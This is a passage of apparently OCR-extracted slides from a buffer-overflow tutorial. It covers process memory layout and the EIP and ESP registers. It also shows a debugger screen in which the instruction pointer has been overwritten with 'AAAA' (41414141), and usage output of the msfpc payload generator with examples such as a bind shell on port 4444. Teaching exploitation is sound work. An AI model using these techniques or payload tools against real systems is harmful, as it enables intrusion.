

H E L L O
H E L L O W O R L D


high address
Kernel
command line args & ENV variables
stack
heap
initialized to zero by exec
not-initialized data (bss)
initialized data
text
read from program file by exec
low address


EIP
The Instruction pointer register.
Stores the address of the next instruction to be executed.
Its value is incremented after every instruction execution (depending on the size of an instruction).
edb - /root/bo_example/vuln [17991]
File View Debug Plugins Options Help
No Analysis Found For This Region
Register Tree
General Purpose
EAX 00000050
ECX 00000001
EDX f7f9e894
EBX 00000000
ESP ffffd3b0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI f7f9d000
EDI 00000000
General Status
EIP 41414141
Segment
ES 002b (00000000)
CS 0023 (00000000)
SS 002b (00000000)
Register Tree
Bookmarks
Registers
Data Dump
0x08048000-0x08049000
0x08048000-0x08049000
Stack
root@kali
File Edit View Search Terminal Help
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Missing TYPE or BATCH/LOOP mode
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)
Example: /usr/bin/msfpc windows 192.168.1.
/usr/bin/msfpc elf bind eth0 4444
/usr/bin/msfpc stageless cmd py h
/usr/bin/msfpc verbose loop eth1


ESP

- The Stack pointer register.
- Stores the address of the top of the stack. This is the address of the last element on the stack.
- The stack grows downward in memory(from higher address values to lower address values).
- Subsequently, ESP points to the value in stack at the lowest memory address.




